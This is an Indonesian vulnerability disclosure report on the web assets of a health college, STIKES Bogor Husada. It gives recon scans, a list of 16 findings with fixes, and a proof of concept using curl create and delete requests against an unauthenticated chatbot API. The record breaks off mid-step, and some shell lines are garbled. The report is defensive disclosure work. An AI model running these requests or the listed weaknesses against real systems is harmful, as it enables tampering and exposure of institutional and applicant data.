

LAPORAN ADUAN KERENTANAN



**BUKAN
HACKER**

Pada Aset:
STIKES BOGOR HUSADA



PERINGATAN

Dokumen ini memuat informasi yang bersifat rahasia dan/atau terbatas. Dokumen ini disusun untuk digunakan secara khusus oleh Penguji dan STIKES BOGOR HUSADA. Setiap bentuk penggunaan, pengungkapan, penggandaan, dan/atau pendistribusian sebagian atau seluruh isi dokumen ini tanpa persetujuan tertulis dari pihak yang berwenang **DILARANG**.

Hanya untuk Pengelola / Penanggung Jawab TI STIKES BOGOR HUSADA

DAFTAR ISI

1. PENDAHULUAN	3
1.1 Maksud dan Tujuan	3
1.2 Teknik Pengujian Dan Kebutuhan Informasi	3
1.3 Penilaian Risiko Kerentanan	4
2. HASIL KEGIATAN	5
2.1 Dokumentasi Kegiatan	5
2.2 Rekomendasi	6
2.3 Ringkasan Hasil Temuan Kerentanan	6
2.4 Rincian Hasil Temuan Kerentanan	8
Unauthenticated CRUD Knowledge Base Chatbot	12
High	12
Brute-Force Credential Attack Surface (Vektor Terbuka)	21
High	21
SEO Spam Injection	23
High	23
Subdomain Takeover	25
Medium	25
Compromised LMS & Abandoned Subdomain – Orphan DNS	28
Low	28
Missing Security Headers	30
Info	30
Laravel Debug Mode Enabled in Production — Path & Stack Trace Disclosure	35
Medium	35
Open Registration on Main Website & Undocumented Portal - Immediate Activation	37
Low	37
Undocumented Admin Panel Discovered - Spatie Permission	39
Info	39
User Enumeration via Exposed WordPress REST API	44
Medium	44
Directory Listing Exposes Internal Database Schema	49
Medium	49
Outdated Open Journal Systems 3.3.0.8	51
Low	51
Sensitive File Exposure – Internal Files	53
Info	53
PMB Admin Login Without Rate Limiting / Lockout	58
Medium	58
Unauthenticated Disclosure of Applicant Documents	60
Medium	60
User Enumeration via Login Response Discrepancy	62
Low	62
3. PENUTUP	64

1. PENDAHULUAN

1.1 Maksud dan Tujuan

Penjelasan berikut akan menjelaskan maksud serta tujuan dari Pengaduan Kerentanan

1) Maksud

Pengaduan Kerentanan merupakan proses penerimaan, verifikasi, dan validasi atas temuan celah keamanan yang dilaporkan, guna memastikan potensi risiko siber pada sistem elektronik dapat dikoordinasikan dan ditindaklanjuti secara tepat oleh pihak pengelola.

2) Tujuan

- Memverifikasi dan mengonfirmasi validitas celah keamanan yang dilaporkan pada sistem.
- Menilai tingkat keparahan (*severity*) serta potensi dampak risiko dari kerentanan tersebut.
- Memberikan rekomendasi teknis remediasi agar celah keamanan dapat segera diperbaiki oleh tim pengelola.
- Mencegah potensi eksploitasi oleh pihak tak berwenang melalui koordinasi penanganan insiden yang cepat dan terukur.

1.2 Teknik Pengujian Dan Kebutuhan Informasi

Teknik pengujian yang dilakukan oleh penguji adalah sebagai berikut.

Black Box Testing

Pengujian dilakukan tanpa pembekalan informasi internal maupun akses kredensial khusus dari pengelola sistem elektronik. Penguji hanya memanfaatkan informasi yang tersedia secara publik (seperti URL/domain target) guna mensimulasikan ancaman dan sudut pandang serangan dari pihak luar (*external attacker*).



1.3 Penilaian Risiko Kerentanan

Dalam melakukan penilaian tingkat risiko kerentanan, Penguji dengan diagram penilaian tingkat risiko kerentanan berdasarkan OWASP Risk Rating Methodology:

Overall Risk Severity				
Impact	HIGH	MEDIUM	HIGH	CRITICAL
	MEDIUM	LOW	MEDIUM	HIGH
	LOW	NOTE	LOW	MEDIUM
		LOW	MEDIUM	HIGH
Likelihood				

Berikut penjelasan setiap tingkat risiko kerentanan:

Tingkat Risiko	Penjelasan	Kode Warna
Critical	- Memungkinkan eksekusi kode pada aplikasi atau perintah pada server; - Merusak aplikasi atau server; - Mengakses, mengambil, dan modifikasi data sensitif; - Mengambil alih server; dan atau - Merusak citra pemilik sistem elektronik.	
High	- Memungkinkan eksekusi kode pada aplikasi atau perintah pada server; - Merusak aplikasi atau server; dan atau - Merusak citra pemilik sistem elektronik.	
Medium	Terdapat kebocoran informasi, kesalahan atau kekurangan konfigurasi pada aplikasi atau server yang dapat dimanfaatkan untuk menemukan kerentanan lain atau eksploitasi.	
Low	Terdapat kebocoran informasi, kesalahan atau kekurangan konfigurasi pada aplikasi atau server yang dapat dimanfaatkan untuk menemukan kerentanan dengan rekayasa sosial untuk eksploitasi.	
Info	Terdapat kebocoran informasi yang kemungkinan kecil dapat dieksploitasi.	

2. HASIL KEGIATAN

Berikut ini merupakan Hasil Temuan Kerentanan, Dokumentasi, dan Rekomendasi terhadap aplikasi milik STIKES BOGOR HUSADA.

2.1 Dokumentasi Kegiatan

Berikut sampel dokumentasi pelaksanaan kegiatan pengujian.

```
(kali@kali)-[~]
└─$ whois sbh.ac.id
Domain Name: SBH.AC.ID
Registry Domain ID: 1988316_DOMAIN_ID-ID
Registrar WHOIS Server:
Registrar URL: www.digitalregistra.co.id
Updated Date: 2026-03-31T05:16:49Z
Creation Date: 2020-03-24T09:23:05Z
Registry Expiry Date: 2027-03-24T23:59:59Z
Registrar: PT Digital Registra Indonesia
Registrar IANA ID: 1
Registrar Abuse Contact Email: info@digitalregistra.co.id
Registrar Abuse Contact Phone:
Domain Status: clientTransferProhibited
Domain Status: serverTransferProhibited
Name Server: MAGNOLIA.NS.CLOUDFLARE.COM
Name Server: PEYTON.NS.CLOUDFLARE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2026-08-12T11:01:10Z <<<
```

```
(kali@kali)-[~]
└─$ subfinder -d sbh.ac.id -silent | httpprobe -c 30 -t 8000 | awk -F'/' '{print $3}' | sort -u | while read
s"n" "sh" "sip"; done
api.sbh.ac.id 104.21.71.203 172.67.149.41
apps-repo.sbh.ac.id 212.85.24.215
build.sbh.ac.id 212.85.24.215
calender-pmb.sbh.ac.id 216.198.79.1 64.29.17.1
chatbot.sbh.ac.id 212.85.24.215
development.sbh.ac.id 104.21.71.203 172.67.149.41
hris.sbh.ac.id 104.21.71.203 172.67.149.41
join.sbh.ac.id 216.198.79.1 64.29.17.1
jurnal.sbh.ac.id 212.85.24.215
library.sbh.ac.id 104.21.71.203 172.67.149.41
lmsstikes.sbh.ac.id 104.21.71.203 172.67.149.41
ojs.sbh.ac.id 104.21.71.203 172.67.149.41
pas.sbh.ac.id 104.21.71.203 172.67.149.41
perpus.sbh.ac.id 104.21.71.203 172.67.149.41
pmb.sbh.ac.id 104.21.71.203 172.67.149.41
portal-test.sbh.ac.id 104.21.71.203 172.67.149.41
repository.sbh.ac.id 212.85.24.215
siakad.sbh.ac.id 153.92.11.115
sim-upmi.sbh.ac.id 104.21.71.203 172.67.149.41
snbt.sbh.ac.id 216.198.79.1 64.29.17.1
students-portal.sbh.ac.id 104.21.71.203 172.67.149.41
surat.sbh.ac.id 153.92.11.115
test-pmb.sbh.ac.id 104.21.71.203 172.67.149.41
www.development.sbh.ac.id 104.21.71.203 172.67.149.41
www.ojs.sbh.ac.id 104.21.71.203 172.67.149.41
www.pmb.sbh.ac.id 104.21.71.203 172.67.149.41
www.portal-test.sbh.ac.id 104.21.71.203 172.67.149.41
www.sbh.ac.id 212.85.24.215
www.students-portal.sbh.ac.id 104.21.71.203 172.67.149.41
```

```
(kali@kali)-[~]
└─$ subfinder -d sbh.ac.id -silent
www.pmb.sbh.ac.id
www.simpeg.sbh.ac.id
dev-webs.sbh.ac.id
mutiaraku2013.sbh.ac.id
join-snbt.sbh.ac.id
www.lms.sbh.ac.id
www.lmssbh.sbh.ac.id
www.simaniv.sbh.ac.id
digilib.sbh.ac.id
dev-pmb.sbh.ac.id
pas.sbh.ac.id
wablast.sbh.ac.id
library.sbh.ac.id
www.dev-jurnal.sbh.ac.id
www.jurnal.sbh.ac.id
www.uppm.sbh.ac.id
jurnal-sbh.sbh.ac.id
pmb.sbh.ac.id
hrs.sbh.ac.id
www.elearning.sbh.ac.id
apps.sbh.ac.id
dies-natalis.sbh.ac.id
www.ojs.sbh.ac.id
snbt.sbh.ac.id
www.stikeshout.sbh.ac.id
www.supri.sbh.ac.id
```

```
(kali@kali)-[~]
└─$ curl -s https://sbh.ac.id/register | grep -oE 'action
name="viewport"
name="csrf-token"
action="https://sbh.ac.id/register"
name="_token"
name="name"
name="email"
name="password"
name="password_confirmation"
```

2.2 Rekomendasi

Berikut rekomendasi untuk STIKES BOGOR HUSADA:

1) Remediasi Kerentanan Berdasarkan Prioritas Risiko

Melakukan perbaikan teknis pada seluruh temuan kerentanan ini sesuai tingkat keparahan (*High, Medium, Low, Info*), dengan prioritas utama menutup celah *Broken Access Control*, remediasi *SEO Spam*, dan membatasi *Brute-Force Attack Surface*.

2) Penguatan Autentikasi dan Kontrol Akses Data

Memperkuat keamanan akun melalui penerapan *Rate Limiting*, *Multi-Factor Authentication* (MFA) pada akun administrator, *generic error message* saat login gagal, serta pemindahan dokumen sensitif pendaftar ke luar direktori publik.

3) Pengerasan Konfigurasi dan Pengelolaan Aset (*Security Hygiene*)

Mengkonfigurasi perimeter keamanan (WAF/IPS), menonaktifkan *Laravel Debug Mode* pada lingkungan *production*, mematikan *Directory Listing*, serta menghapus rekaman *dangling DNS* guna mencegah *Subdomain Takeover*.

4) Pengujian Berkala dan Peningkatan Kompetensi Personel

Melakukan *Vulnerability Assessment* dan *patching* aplikasi secara rutin, serta meningkatkan kapabilitas pengelola IT dalam penanganan insiden (*Incident Response*) dan pemrograman aman (*Secure Coding*).

2.3 Ringkasan Hasil Temuan Kerentanan

Berikut ini adalah ringkasan temuan kerentanan pada STIKES BOGOR HUSADA:

No.	Nama Kerentanan	Severity	Rekomendasi
1.	<i>Broken Access Control - Unauthenticated CRUD Knowledge Base Chatbot</i>	High	- Autentikasi + RBAC pada semua endpoint; - whitelist origin/gateway; - sanitasi input/output (escape HTML); - rate limiting & audit log; - parameterisasi query
2.	<i>Brute-Force Credential Attack Surface (Vektor Terbuka)</i>	High	- Rate limiting + logout di semua login. - MFA utk akun admin. - kebijakan password kuat. - terapkan monitoring khususnya pada login yang gagal.
3.	<i>SEO Spam - Injection</i>	High	- Apabila kedua host valid terkompromi penuh, maka lakukan insiden response (patching, scan backdoor, rotasi semua kredensial server. - Bersihkan template/theme dari injeksi. - Hapus DNS lmsboda (aset mati). - audit akses & log.
4.	<i>Subdomain Takeover</i>	Medium	- Menghapus atau mengklaim kembali rekaman CNAME yang sudah tidak digunakan untuk mencegah pengambilalihan subdomain oleh pihak lain. - Melakukan peninjauan (review) rutin terhadap seluruh rekaman DNS. - Melakukan pemantauan terhadap dangling DNS sebagai bagian dari pengelolaan aset. - Segera menonaktifkan subdomain yang sudah tidak memiliki pemilik atau tujuan layanan.

No.	Nama Kerentanan	Severity	Rekomendasi
5.	<i>Laravel Debug Mode Enabled in Production - Path & Stack Trace Disclosure</i>	Medium	- Tim pengembang wajib menetapkan APP_DEBUG=false pada seluruh <i>environment production</i> yang mencakup sbh, hris, students-portal, pmb, surat, dan lainnya. Sehingga detail pengecualian seperti path server dan stack trace tidak lagi terbuka ke publik saat terjadi error.
6.	<i>User Enumeration via Exposed WordPress REST API</i>	Medium	- memblokir endpoint wp-json/wp/v2/users melalui plugin keamanan atau firewall aplikasi web. - mengganti nama username dari pola yang mudah ditebak (admin) menjadi nama yang tidak mudah dipetakan sehingga penyerang tidak dapat memperoleh identitas login secara langsung.
7.	<i>Directory Listing Exposes Internal Database Schema</i>	Medium	- menonaktifkan directory listing pada konfigurasi web server - membatasi akses ke folder internal OJS seperti dbscripts, registry, cache, dan scheduledTaskLogs, sehingga skema basis data dan berkas konfigurasi tidak lagi dapat diunduh oleh publik.
8.	<i>PMB Admin Login Without Rate Limiting / Lockout</i>	Medium	- menerapkan middleware throttle pada endpoint /admin/login agar percobaan login gagal dibatasi - mengaktifkan autentikasi dua faktor (2FA/TOTP) untuk akun admin - menghapus email placeholder dari formulir agar penyerang tidak memiliki tebakan pertama yang pasti.
9.	<i>Unauthenticated Disclosure of Applicant Documents</i>	Medium	- Tim pengembang disarankan menyimpan dokumen di luar path publik dan menyajikannya melalui controller yang memverifikasi kepemilikan sebelum dokumen dikirim. - Untuk mengurangi risiko kebocoran URL, aplikasi dapat menggunakan URL bertanda tangan yang kedaluwarsa (misalnya Laravel temporaryUrl), - menambahkan header nosniff serta Content-Disposition: attachment pada respons, dan melakukan audit terhadap akses /storage/* untuk memastikan tidak ada jalur lain yang membuka berkas pribadi pendaftar.
10.	<i>Compromised LMS & Abandoned Subdomain - Orphan DNS</i>	Low	- Tim administrator perlu menghapus rekaman DNS lmsboda dari zona sbh.ac.id agar subdomain yang sudah tidak berfungsi tidak lagi menimbulkan risiko. - Arsip bukti kompromi sebaiknya dipertahankan dan diamankan untuk kepentingan investigasi forensik lebih lanjut.

No.	Nama Kerentanan	Severity	Rekomendasi
11.	Open Registration on Main Website & Undocumented Portal - Immediate Activation	Low	- Nonaktifkan registrasi publik pada situs utama (situs informasi tidak memerlukan akun pengunjung). - Jika akun diperlukan (misalkan untuk fitur tertentu), wajibkan verifikasi email + approval. - Audit & dokumentasikan portal /boda-sbh-portal/* (terapkan rate limit, MFA, monitoring). - Hapus akun test portal.1786530819@gmail.com (Akun pengujian). - Tinjau kebijakan auth menyeluruh di domain utama.
12.	Outdated Open Journal Systems 3.3.0.8	Low	- Memperbarui OJS ke patch LTS terbaru tanpa penundaan, dan langkah ini menjadi prioritas utama karena host yang sama sudah terbukti terkompromi, sehingga setiap keterlambatan upgrade membiarkan celah lama terus terbuka bagi penyerang
13.	User Enumeration via Login Response Discrepancy	Low	- Menyelaraskan respons kesalahan autentikasi (<i>generic error message</i>) agar tidak membedakan status email terdaftar atau tidak (misalnya menampilkan pesan umum: "Email atau password yang Anda masukkan salah"). - Memastikan kode status HTTP dan struktur respons yang dikembalikan konsisten (misalnya selalu mengembalikan kode HTTP yang sama saat gagal autentikasi) guna mencegah enumerasi berdasarkan analisis perbedaan respons aplikasi.
14.	Missing Security Headers	Info	- Pasang security headers yang lengkap dan sempurnakan flag cookie menjadi httponly, secure, SameSite, agar Risiko clickjacking, MIME sniffing, dan pencurian session dapat ditekan.
15.	Undocumented Admin Panel Discovered - Spatie Permission	Info	- MFA wajib untuk semua akun. - <i>Rate limiting</i> + <i>lockout</i> pada login /boda-sbh-portal/login. - Ganti/audit username admin (hindari admin). - Monitoring akses /admin/* (log, alerting). - Pertimbangkan akses admin via VPN/IP whitelist - Verifikasi: login admin harus membutuhkan MFA.
16.	Sensitive File Exposures – Internal Files	Info	- Konfigurasi aturan penolakan akses publik langsung terhadap file-file sensitif internal.

2.4 Rincian Hasil Temuan Kerentanan


Berikut ini adalah *Proof of Concept* temuan kerentanan pada STIKES BOGOR HUSADA

Proof of Concept

Temuan kerentanan

Chatbot

Tampilan Sistem Elektronik



Tinjauan Umum

Deskripsi	Chatbot STIKes Bogor Husada v4.0 merupakan layanan tanya-jawab/knowledge base (FastAPI/uvicorn di belakang Apache 2.4.58) yang ditautkan langsung dari situs utama. <i>Backend</i> menyimpan <i>knowledge base</i> institusi (18 entri) yang dikelola melalui REST API /api/contexts/* tanpa mekanisme otentikasi; modul LLM (/api/chat/) saat ini down (HTTP 500).
Alamat URL	https://chatbot.sbh.ac.id/
Alamat IP	212.85.24.215
Tanggal Pelaksanaan	--
Teknik Pengujian	☒ <i>Black-Box Testing</i> ☐ <i>Grey-Box Testing</i> ☐ <i>White-Box Testing</i>

Informasi Teknis dan Hasil Pemindaian Sistem Elektronik

Framework	FastAPI / Python REST
Web Server	Uvicorn
Bahasa Pemrograman	Python
Database	MySQL / PostgreSQL
Hasil Pemindaian Whois	<pre> (kali@kali)-[~] └─\$ whois sbh.ac.id Domain Name: SBH.AC.ID Registry Domain ID: 1988316_DOMAIN_ID-ID Registrar WHOIS Server: Registrar URL: www.digitalregistra.co.id Updated Date: 2026-03-31T05:16:49Z Creation Date: 2020-03-24T09:23:05Z Registry Expiry Date: 2027-03-24T23:59:59Z Registrar: PT Digital Registra Indonesia Registrar IANA ID: 1 Registrar Abuse Contact Email: info@digitalregistra.co.id Registrar Abuse Contact Phone: Domain Status: clientTransferProhibited Domain Status: serverTransferProhibited Name Server: MAGNOLIA.NS.CLOUDFLARE.COM Name Server: PEYTON.NS.CLOUDFLARE.COM DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/ >>> Last update of WHOIS database: 2026-08-12T11:01:10Z <<< </pre>
Hasil Pemindaian Whatweb	<pre> (kali@kali)-[~] └─\$ whatweb chatbot.sbh.ac.id http://chatbot.sbh.ac.id [305 Moved Permanently] Apache(2.4.58), Country(UNITED KINGDOM)[0], HTTPServer(Ubuntu Linux)[Apache/2.4.58 (Ubuntu)], IP(212.85.24.215), RedirectLocation(https://chatbot.sbh.ac.id/), Title[305 Moved Permanently] https://chatbot.sbh.ac.id [200 OK] Country(UNITED KINGDOM)[0], HTTPServer(ubuntu), IP(212.85.24.215) https://chatbot.sbh.ac.id/ [200 OK] Country(UNITED KINGDOM)[0], HTTPServer(ubuntu), IP(212.85.24.215) </pre>
Hasil Pemindaian Port	<pre> (kali@kali)-[~] └─\$ nmap -Pn -sV --script=http-title,http-server-header -p 22,80,443,8080,8443 chatbot.sbh.ac.id Starting Nmap 7.99 (https://nmap.org) at 2026-08-13 05:16 -0400 Nmap scan report for chatbot.sbh.ac.id (212.85.24.215) Host is up (0.12s latency). Other addresses for chatbot.sbh.ac.id (not scanned): 64:ff9b::d455:18d7 rDNS record for 212.85.24.215: srv873982.hstgr.cloud PORT STATE SERVICE VERSION 22/tcp open ssh? 80/tcp open http Apache httpd 2.4.58 _ http-server-header: Apache/2.4.58 (Ubuntu) _ http-title: Did not follow redirect to https://chatbot.sbh.ac.id/ 443/tcp open ssl/http Apache httpd 2.4.58 _ http-server-header: _ Apache/2.4.58 (Ubuntu) _ uvicorn _ http-title: Site doesn't have a title (application/json). 8080/tcp open http-proxy? 8443/tcp open https-alt? Service Info: Host: build.sbh.ac.id Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 193.87 seconds </pre>

Ringkasan Temuan Kerentanan

No.	Nama Kerentanan	Severity	Rekomendasi
1.	<i>Broken Access Control - Unauthenticated CRUD Knowledge Base Chatbot</i>	<i>High</i>	- Autentikasi + RBAC pada semua endpoint; - whitelist origin/gateway; - sanitasi input/output (escape HTML); - rate limiting & audit log; - parameterisasi query

001. **Unauthenticated CRUD Knowledge Base Chatbot**

Nama Kerentanan

Tingkat severity

High

Kategori Uji Standar berdasarkan

OWASP Top 10	A01:2021-Broken Access Control
--------------	--------------------------------

Lokasi Terdampak : `chatbot.sbh.ac.id/api/contexts/contexts,`

Deskripsi

API membuka seluruh endpoint CRUD knowledge base tanpa autentikasi/otorisasi. Deep-dive mengonfirmasi: dump penuh 18 entri dalam 1 request; PUT overwrite entri existing (id=3) terbukti lalu dipulihkan (verifikasi hash 0 perubahan); stored XSS tanpa sanitasi; payload SQLi tersimpan tanpa escaping; tanpa rate limiting.

Dampak

- Eksfiltrasi knowledge base
- peracunan jawaban chatbot institusi;
- penghapusan/modifikasi data;
- penyisipan konten XSS;
- data integrity attack pada layanan yang dipercaya mahasiswa.

Rekomendasi


- Autentikasi + RBAC pada semua endpoint;
- whitelist origin/gateway;
- sanitasi input/output (escape HTML);
- rate limiting & audit log;
- parameterisasi query.

Penjelasan Temuan Kerentanan

Berikut adalah cara pengujian untuk mendapatkan celah kerentanan pada aplikasi.


Langkah 1

Pengujian mengecek ketersediaan layanan API *chatbot* dengan mengakses `chatbot.sbh.ac.id`, di mana server mengembalikan respons status bahwa API aktif ("Chatbot API running...") tanpa memerlukan proses autentikasi.



Langkah 2

Pengujian melakukan permintaan *HTTP GET* tanpa autentikasi ke *endpoint* `chatbot.sbh.ac.id/api/contexts/contexts/` dan berhasil mengambil/mengunduh seluruh entri *knowledge base chatbot* (Read/Dump).




Langkah 3

Penguji melakukan pengujian penambahan data baru (Create) dengan mengirimkan *HTTP POST request* berisi *payload* entri uji coba (category: "POC", title: "Verifikasi Buat-Hapus") tanpa menyertakan kredensial/token autentikasi. Server berhasil memproses dan mengembalikan entri baru dengan id: 33.

```
(kali@kali)-[~]
└─$ ID=$(curl -s -X POST "https://chatbot.sbh.ac.id/api/contexts/contexts/" -H "Content-Type: application/json" -d '{"category":"POC","title":"Verifikasi Buat-Hapus","content":"data uji, akan dihapus"}' | python3 -c "import json,sys; print(json.load(sys.stdin).get('id','')); echo 'id baru = $ID'"
id baru = 33
```

Langkah 4

Penguji memverifikasi keberadaan data yang baru ditambahkan dengan mengakses kembali *endpoint* `chatbot.sbh.ac.id/api/contexts/contexts/`, di mana entri uji coba (id: 33) telah berhasil tersimpan dan tampil dalam daftar *knowledge base*.



The screenshot shows a web browser displaying the JSON response from the endpoint `chatbot.sbh.ac.id/api/contexts/contexts/`. The response is a list of knowledge base entries. The entry with id 33 is highlighted, showing category 'POC', title 'Verifikasi Buat-Hapus', and content 'data uji, akan dihapus'.

```
{
  "id": 33,
  "category": "POC",
  "title": "Verifikasi Buat-Hapus",
  "content": "data uji, akan dihapus",
  "created_at": "2026-08-13T16:38:23.936630",
  "updated_at": "2026-08-13T16:38:23.937157"
}
```

Langkah 5

Penguji melakukan pengujian penghapusan data (*Delete*) dengan mengirimkan *HTTP DELETE request* ke *endpoint* entri spesifik `chatbot.sbh.ac.id/api/contexts/contexts/33` tanpa autentikasi, di mana server mengembalikan respons konfirmasi `"status":"deleted"`.

```
(kali@kali)-[~]  
$ curl -s -X DELETE "https://chatbot.sbh.ac.id/api/contexts/contexts/33"; echo  
